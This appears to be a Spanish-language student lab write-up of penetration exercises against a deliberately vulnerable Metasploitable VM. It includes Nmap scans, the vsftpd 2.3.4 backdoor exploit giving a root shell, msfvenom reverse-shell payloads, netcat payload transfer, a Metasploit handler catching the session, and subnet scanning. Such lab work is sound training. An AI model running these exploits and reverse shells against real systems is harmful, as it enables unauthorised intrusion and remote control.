- Muestra que se obtuvo acceso con los privilegios de usuario **root (`UID=0(root) gid=0(root)`)**, que es el máximo nivel de acceso en sistemas Unix/Linux.
- Finalmente, se establece una **sesión de *shell* de comandos** (**`Command shell session 1 opened`**), lo que significa que el atacante tiene ahora el **control remoto** del sistema.

Realización de escaneo a **máquina vulnerable** con comando **Nmap**:

```
~/Documents/PROTON main ❯ nmap -v 192.168.0.120
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-22 09:06 CEST
Initiating ARP Ping Scan at 09:06
Scanning 192.168.0.120 [1 port]
Completed ARP Ping Scan at 09:06, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:06
Completed Parallel DNS resolution of 1 host. at 09:06, 0.02s elapsed
Initiating SYN Stealth Scan at 09:06
Scanning 192.168.0.120 [1000 ports]
Discovered open port 21/tcp on 192.168.0.120
Discovered open port 445/tcp on 192.168.0.120
Discovered open port 22/tcp on 192.168.0.120
Discovered open port 80/tcp on 192.168.0.120
Discovered open port 53/tcp on 192.168.0.120
Discovered open port 25/tcp on 192.168.0.120
Discovered open port 5900/tcp on 192.168.0.120
Discovered open port 3306/tcp on 192.168.0.120
Discovered open port 23/tcp on 192.168.0.120
Discovered open port 111/tcp on 192.168.0.120
Discovered open port 139/tcp on 192.168.0.120
Discovered open port 5432/tcp on 192.168.0.120
Discovered open port 512/tcp on 192.168.0.120
Discovered open port 1099/tcp on 192.168.0.120
Discovered open port 6000/tcp on 192.168.0.120
Discovered open port 8180/tcp on 192.168.0.120
Discovered open port 2049/tcp on 192.168.0.120
Discovered open port 2121/tcp on 192.168.0.120
Discovered open port 513/tcp on 192.168.0.120
Discovered open port 514/tcp on 192.168.0.120
Discovered open port 8009/tcp on 192.168.0.120
Discovered open port 6667/tcp on 192.168.0.120
Discovered open port 1524/tcp on 192.168.0.120
Completed SYN Stealth Scan at 09:06, 0.10s elapsed (1000 total ports)
```

En la imagen se puede observar que la máquina al estar vulnerable tiene 23 puertos abiertos que son:

```
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:65:99:3D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

SSH: Versión antigua con vulnerabilidades

FTP: Vsftpd backdoor

HTTP: Apache con múltiples vulnerabilidades

MySQL: Sin password root

PostgreSQL: Credenciales débiles

Samba: Vulnerabilidades de archivos compartidos

Tomcat: Aplicación web vulnerable

DistCC: Servicio vulnerable

- En la búsqueda del exploit con el comando de ataque **search vsftpd** hemos obtenido un módulo para causar un bloqueo (DoS) y, de forma más peligrosa, es decir un módulo para tomar el control remoto de un servidor que ejecute la versión 2.3.4 mediante las **backdoor.**

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of
Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor
Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_
backdoor
```

Procedemos a cargar el exploit con el siguiente comando:

- use exploit/unix/ftp/vsftpd_234_backdoor
- set RHOST 192.168.56.101
- run

```
Session  Actions  Edit  View  Help
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:65:99:3d brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.120/23 brd 192.168.1.255 scope global eth0
    inet6 fe80::a00:27ff:fe65:993d/64 scope link
       valid_lft forever preferred_lft forever
whoami
root
hostname
metasploitable

cd /home
ls
ftp
msfadmin
service
user
```

Nos da como resultado que se ha confirmado el control total sobre el sistema vulnerable (**`metasploitable`** en **`192.168.0.120`**) y está iniciando el proceso de enumeración para recopilar más información sobre el entorno y los usuarios del sistema.

Es decir, en este ejercicio hemos obtenido una shell más interactiva.

🧰 Ejercicio 4 – Crear un payload con msfvenom

Generar un ejecutable malicioso (payload) para pruebas de reverse shell.

Comando generador de payload:

- msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.0.120 LPORT=4444 -f elf -o shell.elf

```
~/Documents/box ❯ msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.0.120 LPORT=4444 -f elf
-o shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
Saved as: shell.elf
~/Documents/box ❯                                                                    4s
```

Esto significa que se ha creado un **archivo ejecutable de Linux** diseñado para abrir una **sesión de *Meterpreter*** (un *shell* avanzado) al atacante en la dirección **192.168.0.120:4444**.

Comando de permiso de ejecución:

- chmod +x shell.elf

```
~/Documents/box ❯ chmod +x shell.elf
~/Documents/box ❯ cat shell.elf
ELF>x@@@8@@◆|1◆j        X◆◆H◆◆M1◆j"AZjZH◆◆xQj
AYPj)X◆j_j^H◆◆x;H◆H◆\◆◆xQH◆◆jZj*XYH◆◆y%I◆◆t Wj#XjjH◆◆H1◆YY_H◆◆y◆j<Xj_^j~ZH◆◆x◆◆◆
~/Documents/box ❯ ll shell.elf
-rwxrwxr-x 1 kali kali 250 Oct 22 09:15 shell.elf*
~/Documents/box ❯
```

Esto quiere decir que se ha **configurado el permiso de ejecución** en el archivo malicioso `shell.elf`, dejándolo listo para ser transferido al sistema objetivo y ejecutado.

En lo siguiente ejecutamos para enviar el ataque:

```
~/Documents/box ❯ ll shell.elf
-rwxrwxr-x 1 kali kali 250 Oct 22 09:15 shell.elf*
~/Documents/box ❯ nc -w 3 192.168.0.120 8888 < shell.elf
```

La víctima recibe lo siguiente:


```
cd /home
ls
ftp
msfadmin
service
user
nc -lvnp 8888 > shell.elf
listening on [any] 8888 ...
connect to [192.168.0.120] from (UNKNOWN) [192.168.0.121] 50056


ls
ftp
msfadmin
service
shell.elf
user
```

Verificación en la Víctima

- **`ls`**: Después de que la conexión se cierra (lo que indica que la transferencia terminó), el atacante ejecuta **`ls`** nuevamente.

- **Resultado:** La lista de archivos ahora incluye **`shell.elf`**.

Conclusión: El atacante ha transferido exitosamente el *payload* **`shell.elf`** a la máquina víctima y lo ha guardado en el directorio `/home`.



🎧 Ejercicio 5 – Levantar el handler y obtener acceso remoto

COMANDO DE EJECUCIÓN Y PROCESO:

Desde **MAQUINA ATACANTE genera exploit con el siguiente comando:**

- msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.0.121 LPORT=4444 -f elf -a x86 --platform linux -o shell_old.elf

ENVIANDO ARCHIVO

- Desde **MAQUINA VICTIMA** poner un puerto a la escucha para recibir archivo:
  - nc -lvnp 8888 > shell.elf


- Desde **MAQUINA ATACANTE** (envía el archivo):
  - nc -w 3 192.168.0.120 8888 < shell.elf

- En **MÁQUINA ATACANTE** se pone el meterpreter en escucha:
  - msfconsole
  - use exploit/multi/handler
  - set payload
  - linux/x64/meterpreter/reverse_tcp
  - set LHOST 192.168.0.121
  - set LPORT 4444
  - set ExitOnSession false
  - set EnableStageEncoding true
  - exploit -j

- En **MAQUINA VICTIMA** se ejecuta el shell reverse:
  - ./shell.elf

SECCIÓN COMPLETA METASPLOIT:

El atacante restablece el control remoto sobre el sistema **`metasploitable`** y se confirman sus detalles fundamentales.



- **Configuración payload (shell.elf):**

```
msf exploit(multi/handler) > use exploit/multi/handler
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set payload linux/x86/shell_reverse_tcp
payload ⇒ linux/x86/shell_reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.0.121
LHOST ⇒ 192.168.0.121
msf exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf exploit(multi/handler) > exploit -j
Usage: run [options] [RHOSTS]
```


En esta imagen el atacante ha **configurado la máquina (192.168.0.121)** para que, utilizando el puerto **4444**, esté **a la espera** de que el *payload* malicioso (**`shell.elf`**) se ejecute en la máquina víctima. Este paso es el preámbulo a la ejecución final del *payload* en la víctima, que es lo que abrirá la nueva sesión remota.

```
msfadmin@metasploitable:~$ ls
shell.elf  shellold.elf  vulnerable
msfadmin@metasploitable:~$ sudo chmod +x shellold.elf
msfadmin@metasploitable:~$ ls
shell.elf  shellold.elf  vulnerable
msfadmin@metasploitable:~$ ./shellold.elf
```

Aquí el atacante ha **ejecutado con éxito el *payload*** en el sistema objetivo. Si el *handler* del atacante estaba configurado y escuchando correctamente, la conexión se establecerá y Metasploit **abrirá una nueva sesión remota** (probablemente de *Meterpreter* o de *shell* simple), permitiendo al atacante interactuar directamente con la víctima a través de esa conexión.

```
msf exploit(multi/handler) > [*] Command shell session 1 opened (192.168.0.121:4444 → 192.168.0.120:4
4179) at 2025-10-22 10:39:49 +0200
ls
[*] exec: ls

shell.elf  shell_old.elf
msf exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell x86/linux              192.168.0.121:4444 → 192.168.0.120:44179 (192.168.0.120)

msf exploit(multi/handler) > ls
[*] exec: ls

shell.elf  shell_old.elf
msf exploit(multi/handler) >
```

El ataque ha finalizado con éxito la fase de acceso. El atacante logró **saltar de una sesión de *shell* anterior** (obtenida por el exploit FTP) a una **nueva sesión de *shell*** a través de un *payload* personalizado, lo que le permite mantener el **control remoto persistente** sobre el sistema **`192.168.0.120`** y administrar la conexión a través de la gestión de sesiones de Metasploit.




En resumen: En la última imagen el atacante ha confirmado que todavía tiene el **control remoto** de la máquina víctima y está **re-ingresando a la sesión de *shell*** para continuar sus actividades de post-explotación.

🧹 Ejercicio 6 – Post-explotación básica

Ingresamos el siguiente comando para realizar la post-explotación en el Meterpreter:

- sysinfo
- getuid
- ls
- pwd
- shell



La imagen muestra al atacante **retomando el control de una nueva sesión** (Id 3) y realizando **enumeración básica** en el sistema víctima para comprender el entorno.

El atacante ha establecido y estabilizado una *shell* de comandos y ha comenzado la fase de **enumeración de privilegios y entorno** en el sistema **`metasploitable`** bajo el usuario **`msfadmin`**.

🧠 Ejercicio 7 – Uso de módulos auxiliares

Escaneo de Metasploit para **identificar la versión del servicio SMB (Server Message Block)** en el sistema comprometido.

- Ejecutamos el siguiente comando:
  - use auxiliary/scanner/smb/smb_version
  - set RHOSTS 192.168.0.21/24
  - run

Metasploit muestra versiones de SMB encontradas en la red.

El atacante **identifica la versión de Samba**, que es un componente de software **extremadamente antiguo (3.0.20)**, lo que indica que es **altamente vulnerable** a exploits adicionales (como la conocida vulnerabilidad Samba "usermap_script") que podrían permitirle recuperar privilegios de **root** si se han perdido.

🔍 Ejercicio 8

- Se ejecuta los siguientes comandos para ver los puertos :

  -set RHOSTS 192.168.0.0/24


  - set PORTS 1-1024

  - set THREADS 100

  - set TIMEOUT 5

  - set RETRIES 0

  - run



El escaneo se dirige a **toda la subred** (desde 192.168.0.1 hasta 192.168.0.254) la cual permite **mapear la red interna**, identificando numerosos sistemas vulnerables y servicios activos para futuros ataques.